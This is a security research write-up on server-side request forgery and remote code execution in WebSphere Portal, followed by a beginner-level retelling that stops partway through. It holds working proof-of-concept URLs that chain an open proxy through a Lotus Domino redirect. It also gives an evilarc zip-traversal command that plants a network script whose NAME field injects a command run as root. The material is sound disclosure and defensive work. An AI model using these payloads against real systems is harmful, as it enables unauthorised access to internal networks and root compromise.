
All good things come to an end.
The chain was not found on the latest version. The lesson drawn is to always have the latest copy of source code available, which is often impossible for vendor software where even a copy of the source is hard to obtain. The XXE chain remains valid on older versions of WebSphere Portal, but it was not successfully exploited in the wild.
Bonus: post-auth RCE via zip based directory traversal
WebSphere Portal lets an authenticated user upload script applications, which means uploading a Zip file that should contain HTML, CSS and JS. The extraction of that Zip file is vulnerable to directory traversal, leading to arbitrary file upload anywhere on the system.
The steps to reach the functionality:
- Log in to WebSphere Portal.
- Go to Site Manager -> Add page components and applications -> Applications -> Script Application.
- Click Actions -> Import.

Importing a Script Application.
Prepare the Zip exploit with Evilarc: https://github.com/ptoomey3/evilarc
Create a file lo-1.html with the following contents. This leads to RCE on reboot:
NAME=Network /bin/id
ONBOOT=yes
DEVICE=eth0
Then run:
python2 evilarc.py lo-1.html -o unix -f index6.zip -p etc/sysconfig/network-scripts/ -d 20

Creating index6.zip containing ../../../../../../../../../../../../../../../../../../../../etc/sysconfig/network-scripts/lo-1.html
The mechanism: if a user can write an ifcfg-<whatever> script to /etc/sysconfig/network-scripts, or adjust an existing one, RCE is possible. Network scripts such as ifcfg-eth0 are used for network connections and look exactly like INI files, but they are sourced on Linux by Network Manager (dispatcher.d). The NAME= attribute in these scripts is not handled correctly: if the name contains white space, the system tries to execute the part after the space, so everything after the first blank space runs as root.
Root cause
The design mistake is shipping a general-purpose outbound proxy enabled by default. The first configuration restricts it to a whitelist of IBM hosts, which limits but does not remove the risk: any open redirect on a whitelisted host turns the restricted proxy into an arbitrary one, because the proxy's HTTP client follows redirects. The second configuration found (contextpath="/proxy" url="*") has no whitelist at all, allows GET, HEAD, POST, PUT and DELETE, forwards a broad set of headers including Authorization*, Content* and Set-Cookie, and returns the full HTTP response. The internal_proxy route in the Quickr Document Picker needs no redirect gadget whatsoever.
On the redirect side, Lotus Domino accepts ?Logout&RedirectTo= on any page and redirects to the supplied URL, which is exactly the gadget needed. The WAF is not a reliable defence because the same servlets can be reached through multiple paths, as the /wps/contenthandler/!ut/p/digest!.../?uri= route shows.
Impact
With the redirect chain, an unauthenticated attacker can make the portal fetch arbitrary URLs, including internal addresses, by abusing a whitelisted host as a redirector. With the unrestricted proxy configuration, the attacker can proxy to any URL with GET, HEAD, POST, PUT and DELETE, forward chosen headers and read the full response, which is the most impactful of the findings. The internal_proxy route gives full read SSRF pre-authentication, limited to GET requests, and was used to reach loopback services such as the admin console on port 9043. The XXE chain against IBM Knowledge Centre was still valid on older versions of WebSphere Portal, but it was not successfully exploited in the wild. The zip traversal gives an authenticated user arbitrary file write, and if an ifcfg script can be written to the network-scripts folder, RCE as root is possible.
Fix
The recommendation is to modify all proxy-config.xml files in the installation so that no origins are whitelisted, and, if the functionality is not needed, to remove the following folders:
PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear
WebSphere/wp_profile/installedApps/dockerCell/Quickr_Document_Picker.ear
WebSphere/wp_profile/config/cells/dockerCell/applications/PA_WCM_Authoring_UI.ear
Do not rely on WAF rules: there are a number of ways to reach these endpoints that WAF rules may not cover.
Variants to test
- Look for bundled
proxy-config.xmlfiles withfind . -type f -name "proxy-config.xml". A positive result is a mapping withurl="*"or a short whitelist, plus a policy listing methods and forwarded headers. - For any whitelisted host in a proxy configuration, search for open redirects on that host. A positive result is a parameter such as
RedirectTothat sends the response to an arbitrary URL. - Check whether the proxy's HTTP client follows redirects by chaining a known redirect gadget through it. A positive result is the final response body from the arbitrary URL.
- Enumerate alternate routes to the same proxy servlet, such as
/wps/contenthandler/!ut/p/digest!.../?uri=. A positive result is the same proxy behaviour on a path a WAF may not cover. - Test loopback and internal ports through a read SSRF, for example
[redacted]:9043/ibm/console. A positive result is a response from an internal service. - For the zip upload, try a traversal archive with Evilarc against the Script Application import. A positive result is a file written outside the intended extraction directory.
Conclusion
Vendor software such as WebSphere Portal is common on enterprise attack surfaces, and its attack surface is vast and diverse. Without security due diligence on deployed vendor software, that surface is exposed to exploitation. The research team continues to reverse engineer vendor software and scan for these vulnerabilities as they are discovered.
What happened, in plain words
A group of security researchers looked at a piece of business software called WebSphere Portal, which companies use to build internal websites (portals) for their staff. They found that the software contained a feature that lets the server fetch a web page on someone else's behalf, a bit like a secretary who will go and collect a document from any address you give them. By default that secretary was only allowed to visit three trusted addresses, which limited the feature. The researchers worked out a trick to make one of those three trusted addresses forward the request onwards to any address at all, so the secretary could be sent anywhere. They also found other, even more open, copies of the same feature in the same product, plus a separate way for a logged-in user to upload a file that ends up in the wrong place on the server and can lead to the server running the attacker's commands.
This article walks through the whole story slowly. If you have never done security work, that is fine: every term is explained the first time it appears, and there is a glossary at the end.
Introduction
What server side request forgery is
When you use a browser, your computer asks a website's server for a page, and the server sends it back. Server side request forgery (SSRF) is when an attacker can make that server send a request somewhere the attacker chooses, instead of the attacker's own computer sending it.
A simple comparison: imagine a company receptionist who will phone any number you ask them to and read out the answer. Normally you can only phone numbers you already know. If you can trick the receptionist into phoning the finance department and reading their reply to you, you have learned something you were never meant to see. SSRF is that, but with a web server making the phone call.
Why does this matter? Servers often sit inside a private company network, behind the walls that protect it from the internet. A server that can be told to fetch any address can be used as a spy inside that network, reaching machines that outsiders cannot reach directly.
Why cloud environments make it worse
On cloud platforms such as AWS, servers can ask a special internal address for temporary login credentials (keys) that belong to the server itself. If an attacker can make the server fetch that special address, the server hands over its own keys. The report calls these temporary credentials "keys to the kingdom", meaning they can unlock far more than the original small hole.
The trend the researchers noticed
Over the previous few years the researchers had seen many SSRF bugs that were made worse by a second, separate weakness: an open redirect. An open redirect is a page on a website that takes a web address from the visitor and immediately sends the visitor on to that address. It is like a signpost that says "go wherever the person who wrote on me wanted". On its own an open redirect is mild. Combined with SSRF it is powerful, because the server can be told to fetch a trusted site, and that trusted site then bounces the request on to anywhere.
The report cites a well-known earlier example: a vulnerability in the tool Grafana that used redirects on secure.gravatar.com and i0.wp.com to achieve a full read, unauthenticated SSRF. "Full read" means the attacker can read the entire response from the target, not just learn whether something exists.
This article explains how the researchers found several SSRF vulnerabilities in HCL WebSphere, and how they turned a restrictive, "bad" SSRF into a "good" one.
Understanding the Flow
The whole idea of turning a bad SSRF into a good one rests on three things:
- Analyse the HTTP client being used and its capabilities. An HTTP client is the part of the software that actually makes the outgoing web request. The key question is whether it follows redirects. A redirect is a server's reply saying "not here, go to this other address instead". Browsers follow redirects automatically; software can be configured either way. If the client follows redirects, the attacker can use a redirect as a stepping stone.
- Discover a redirect gadget. A gadget here means an existing, innocent-looking feature that can be abused for a purpose its authors did not intend. A redirect gadget is an endpoint (a specific address on a website that does a specific job) that will redirect the request to an arbitrary URL.
- Smuggle the redirect gadget in your original SSRF payload. A payload is the actual request you send to trigger the bug. The question is whether your SSRF request can reach the redirection endpoint in a meaningful way, meaning the redirect actually happens as part of the same request and the final answer comes back to you.
The diagram shows the second-order SSRF flow: the vulnerable server is asked to fetch a whitelisted host, that host redirects the request to an arbitrary URL, and the answer travels back.
What is WebSphere Portal?
As Wikipedia puts it, WebSphere Portal is enterprise software used to build and manage web portals. It provides access to web content and applications while delivering personalised experiences for users, and it is a component of the WebSphere application software family.
In plain terms: a portal is a single website that gathers many internal tools and pages in one place, with a login, so that staff see only what is relevant to them. WebSphere Portal is one of the big products companies use to build such a site.
Originally WebSphere Portal was owned by IBM. In 2019 IBM sold it to HCL Technologies, which maintains it today under the name HCL Digital Experience. It is heavily deployed across medium and large organisations, with heavy adoption in government and banking. At the time of writing there were roughly 3000 instances of WebSphere Portal reachable on the external internet.
Setting Up
Getting a copy of the software to study
As the researcher explains in a talk called "Code Review: The Offensive Security Way", a big part of this kind of work is simply getting hold of the source code of the enterprise product you want to audit. Source code is the human-readable text that programmers write; the running software is built from it. Auditing means reading that code carefully, looking for mistakes that create security holes.
For WebSphere Portal it was as simple as running a Docker image found on Docker Hub. Docker is a tool that runs software in a self-contained box called a container, so you do not have to install and configure everything by hand. An image is a ready-made snapshot of such a box, published for others to download.
docker run -p [redacted]:30015:30015 ibmcom/websphere-portal:latest
Line by line:
docker runtells Docker to start a container from an image.-p [redacted]:30015:30015connects a port on your own machine to a port inside the container. A port is a numbered doorway on a computer; web traffic normally uses port 80 or 443, but software can use any number. Here the container's port 30015 is made reachable at[redacted]:30015on your machine.[redacted]is the standard address meaning "this same computer", also called loopback.ibmcom/websphere-portal:latestis the name of the image on Docker Hub, withlatestmeaning the newest published version.
Once a local instance is running, the next step is digging into the files on the system and starting the decompilation process.
Collecting the program files
A JAR file is a bundle of compiled Java code, the way a .zip is a bundle of ordinary files. Compiled means translated from human-readable source into the form the computer runs. To read the logic, the researchers first gathered every JAR on the system into one archive, from inside a bash shell in the container. A shell is a text window where you type commands; bash is one common shell program.
find . -type f -name \*.jar -exec tar rf /tmp/outfile2.tar {} \;
Line by line:
find .searches starting from the current folder (the dot means "here").-type flimits the search to ordinary files.-name \*.jarlimits it to files whose names end in.jar. The backslash stops the shell from expanding the star itself, sofindreceives the pattern.-exec tar rf /tmp/outfile2.tar {} \;runs thetarcommand on every file found.tarpacks files into an archive.rmeans add to an existing archive,fsays the next word is the archive's file name,/tmp/outfile2.taris that archive, and{}is replaced by each found file. The\;marks the end of the command to run.
Then the tar file is copied from the container to the local system with docker cp. docker cp copies files between your computer and a running container, like copying a file between two folders.
Turning compiled code back into readable code
Decompiling is the reverse of compiling: turning the machine-oriented code back into something close to readable source. The researchers used a tool called procyon to decompile all the JAR files at once:
find . -type f -name '*.jar' | xargs -n 1 -P 20 -I {} procyon-decompiler -o decompiled2 {}
Line by line:
find . -type f -name '*.jar'lists every JAR file, as before.- The vertical bar
|is a pipe: it passes that list as input to the next command. xargstakes a list and runs a command once for each item.-n 1means one item per run.-P 20means run up to 20 of those commands in parallel, to save time.-I {}says that wherever{}appears in the command, substitute the current item.procyon-decompiler -o decompiled2 {}runs the decompiler, with-o decompiled2putting the output into a folder calleddecompiled2, on the current JAR file.
Decompiling a lot of JAR files at once.
Finding the attack surface
While investigating the file system, the researchers performed what they call the most critical step in their reconnaissance: identifying the attack surface, meaning the routes and sources. A route is a web address path that the software responds to, such as /login or /shop. The attack surface is the total set of things an attacker can interact with. Reconnaissance (recon) is the information-gathering phase before attacking anything.
Two searches do this job:
grep -anril '<servlet-mapping>'
grep -anril '<mapping '
Line by line:
grepsearches inside files for text you specify.-atreats binary files as text, so it does not skip them.-nprints the line number of each match.-rsearches folders recursively, meaning it goes into every subfolder.-iignores upper and lower case.-lprints only the names of files that contain a match, not the matching lines themselves.'<servlet-mapping>'and'<mapping 'are the text being searched for. A servlet is a small Java program that handles web requests inside a larger server; the configuration files list which address each servlet answers on, which is exactly the map of routes the researchers wanted.
So many servlets.
With all of this information collected, the researchers were ready to go further down the rabbit hole.
Finding a "bad" SSRF
When reading through the mappings obtained in the previous step, the researchers found something that seemed extremely naive, and frankly they could not understand why it existed in the first place:
PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear/wp.proxy.config.war/WEB-INF/proxy-config.xml
That long string is a file path: the location of a configuration file inside the installed software. A configuration file is a plain text file that tells software how to behave. The .ear and .war parts are packaged bundles of Java web applications, and WEB-INF is a standard folder inside them holding settings and code.
proxy-config.xml inside wp.proxy.config.ear.
Yes, you are reading it right. This mapping allows users to reach http://www.ibm.com/*, http://www-03.ibm.com/* and http://www.redbooks.ibm.com/* via the following paths:
/wps/proxy/http/www.redbooks.ibm.com
/wps/myproxy/http/www.redbooks.ibm.com
/wps/common_proxy/http/www.redbooks.ibm.com
/wps/cmis_proxy/http/www.redbooks.ibm.com
Line by line, each of these is a path on the portal that acts as a proxy. A proxy is a middleman: you ask the proxy for something, and the proxy fetches it from the real source and passes it back. Here the middleman is the portal server itself. The four paths differ only in their prefix (/wps/proxy, /wps/myproxy, /wps/common_proxy, /wps/cmis_proxy), which suggests four different entry points to the same kind of functionality. The http/www.redbooks.ibm.com part tells the proxy which site to fetch.
The concept of a web proxy system deployed by default, yet limited to a small number of "trusted" sites, did not sit well with the researchers. A whitelist is a list of things that are allowed, with everything else refused. Knowing these constraints, they set to work turning this "bad" SSRF into a "good" one. Bad here means limited: the server will fetch a page for you, but only from three addresses. Good means it will fetch any address you like.
Discovering the Redirect Gadget (Lotus Domino)
Looking for a redirect on the trusted sites
The researchers spent time trying to find a redirect on http://www.ibm.com/* and http://www-03.ibm.com/*, but were unsuccessful. Instead they shifted focus to the third item in the whitelist: http://www.redbooks.ibm.com/*.
Upon investigating this endpoint, they realised it was running Lotus Domino to deliver content to users. Lotus Domino is an older server product, also from IBM, used for things like email and document databases. Older software is often a good place to look, because its behaviour is documented in detail and some of that behaviour is surprising.
As all good hackers do, the researchers turned to ancient documentation on the operations and functionalities of Lotus Domino. Documentation is the official manual describing what a product does and how to use it. In particular they looked for documentation on the sign-on and sign-out flows, because they felt a redirect to an arbitrary URL would most likely occur at such a stage. The reasoning: when you log in or log out, the site often sends your browser to a different page afterwards, and if the destination can be supplied by the visitor, that is an open redirect.
The documentation that paid off
Their hunch about redirection flows in Lotus Domino paid off, and they found the following documentation:
The Lotus Domino documentation on URL commands for requiring authentication.
The documented examples show the pattern:
http://www.lotus-10.com/sessions.nsf?logout&redirectto=/logoutDB.nsf/logoutApp?Open
http://www.lotus-10.com/sessions.nsf?logout&redirectto=/logoutDB.nsf/logoutApp?OpenPage
http://www.lotus-10.com/sessions.nsf?logout&redirectto=http://www.sales.com
Line by line:
- Each line is a web address. The part before the question mark is the page; everything after the question mark is extra information sent along with the request, called parameters (or query string). Parameters come in pairs: a name, an equals sign, and a value, joined by
&. logoutis a parameter with no value, which the server treats as a switch meaning "log this user out".redirectto=...tells the server where to send the visitor afterwards. In the first two examples the destination is a page on the same site; in the third it ishttp://www.sales.com, a completely different site. That third example is the giveaway: the destination is taken from the request, so anyone can choose it.
In short, you can slap on ?Logout&RedirectTo=http://example.com to any Lotus Domino page to cause a URL redirection to the URL specified in the RedirectTo parameter. That is the redirect gadget the researchers needed.
Confirming the gadget on the trusted site
They tested the gadget directly against the whitelisted endpoint:
http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
Line by line:
http://www.redbooks.ibm.comis the trusted site from the whitelist./Redbooks.nsf/RedbookAbstracts/sg247798.htmlis an ordinary page on that site, in this case a book abstract. The.nsfpart is a Lotus Domino database file.?Logout&RedirectTo=http://example.comis the gadget: log out, then send the visitor tohttp://example.com.
Reading the documentation paid off: the trusted host redirects to the supplied URL.
Putting it together
Combining the proxy and the gadget gives the following payload, where the proxy fetches the trusted Redbooks page, which then redirects the request to http://example.com:
http://[redacted]:30015/wps/proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
Line by line:
http://[redacted]:30015is the local test copy of the portal, on the port set up earlier./wps/proxy/http/is the proxy route found in the configuration file.www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.htmlis the trusted page the proxy is allowed to fetch.?Logout&RedirectTo=http://example.comis the gadget appended to that trusted page. The proxy fetches the trusted page, the trusted page replies "go tohttp://example.com", and because the proxy's HTTP client follows redirects, it does exactly that.
We have lift off: the chained request reaches the arbitrary URL.
Venturing deeper into the application's flow, the researchers also noticed another route to /wps/proxy:
/wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
Line by line:
/wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/is a different path that ends up doing the same proxying job. The odd-looking!utanddigest!parts are internal identifiers the software uses.?uri=is a parameter whose value is the address to fetch. Here the value is the same trusted page plus the redirect gadget.
Because of this, the researchers explicitly do not suggest deploying WAF rules to protect against this vulnerability. A WAF (web application firewall) is a filter placed in front of a website that inspects incoming requests and blocks ones that look malicious. The problem is the nature of WebSphere Portal and the way its servlets can be accessed in various ways: block one path and another still works.
Discovering the Variants
Looking for more proxies
Looking at the attack surface of WebSphere Portal, the researchers realised how large it was and how many different applications were deployed by default. Naturally, it made sense to hunt for other locations where proxy-like functionality would be present. They ran the following command to find other proxy configurations:
find . -type f -name "proxy-config.xml"
Line by line:
find .searches from the current folder downwards.-type flooks only at ordinary files.-name "proxy-config.xml"matches files with exactly that name. The double quotes keep the name together as one argument.
Discovered exploitable variants.
The wide-open proxy
One variant had the following configuration file:
<proxy-rules xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://www.ibm.com/xmlns/prod/sw/http/outbound/proxy-config/2.0">
    <mapping contextpath="/proxy" url="*" name="proxy"/>
	<policy url="*" name="bc">
      <actions>
         <method>GET</method>
         <method>HEAD</method>
         <method>POST</method>
         <method>PUT</method>
         <method>DELETE</method>
      </actions>
Line by line:
- This is XML, a text format for structured settings, where things are wrapped in angle-bracket tags.
<proxy-rules ...>opens the settings block. Thexmlns:xsiandxsi:noNamespaceSchemaLocationattributes point to the definition of the format, so the software knows how to read it.<mapping contextpath="/proxy" url="*" name="proxy"/>is the key line.contextpath="/proxy"says the proxy lives under the path/proxy.url="*"means the star matches anything: there is no whitelist at all.name="proxy"is just a label.<policy url="*" name="bc">starts a policy, again for any URL.- The
<method>lines list the kinds of request allowed. HTTP methods are the verbs of the web:GETasks for a page,HEADasks for just the headers without the body,POSTsends data to create something,PUTsends data to replace something, andDELETEasks to remove something.
This SSRF had the most impact of all those discovered while auditing WebSphere Portal. It allows proxying to an arbitrary URL by default, with any of the methods above. The following headers are also proxied:
<headers>
         <header>x-lfn-url-callback</header>
         <header>User-Agent</header>
         <header>Accept*</header>
         <header>Vary</header>
         <header>Location</header>
         <header>Content*</header>
         <header>Authorization*</header>
         <header>X-Method-Override</header>
         <header>Set-Cookie</header>
         <header>If-Modified-Since</header>
         <header>If-None-Match</header>
         <header>X-Server</header>
         <header>X-Update-Nonce</header>
         <header>X-Requested-With</header>
         <header>com.ibm.lotus.openajax.virtualhost</header>
</headers>
Line by line:
- Headers are the extra labels sent alongside a web request or response, like the address and handling notes on an envelope. Each
<header>line names one that the proxy will pass through. User-Agentidentifies the browser or program making the request.Accept*andContent*use a star to mean every header whose name starts withAcceptorContent.Authorization*covers the header that carries login credentials. Passing it through means the proxy can carry a user's credentials to the destination.Set-Cookieis how a server hands a cookie to a browser. A cookie is a small piece of data a site asks your browser to store and send back on every later request, commonly used to remember that you are logged in. PassingSet-Cookiethrough means the destination can set cookies as if it were talking to the user directly.- The rest are ordinary headers with various purposes, such as caching (
If-Modified-Since,If-None-Match) and identifying the server (X-Server).
The full HTTP response is returned, meaning the attacker sees everything the destination sent back, not just a status code. The proof of concept (PoC) for this SSRF is below. A PoC is a concrete request that demonstrates a vulnerability really works.
http://[redacted]:30015/wps/PA_WCM_Authoring_UI/proxy/http/example.com
http://[redacted]:30015/wps/PA_WCM_Authoring_UI/proxy/https/example.com
Line by line:
http://[redacted]:30015is the local portal again./wps/PA_WCM_Authoring_UI/proxy/is the route belonging to this wide-open proxy configuration.http/example.comtells it to fetchexample.comover plain HTTP;https/example.comtells it to fetch it over HTTPS, the encrypted version of the web.
To the moon.
The Quickr Document Picker variants
The next variant was discovered at the following location:
WebSphere/wp_profile/installedApps/dockerCell/Quickr_Document_Picker.ear/qkr.docpicker.widgets.war/WEB-INF/web.xml
That is another file path inside the installation, this time for a component called Quickr Document Picker, which is a tool for picking documents.
More variants.
The common_proxy route requires the open redirect chain explained earlier to exploit:
http://[redacted]:30015/docpicker/common_proxy/http/www.redbooks.ibm.com
Line by line:
/docpicker/common_proxy/http/is the route from this component.www.redbooks.ibm.comis the trusted site. Because this route still respects the whitelist, you have to go through the trusted site and its redirect gadget, exactly as before.
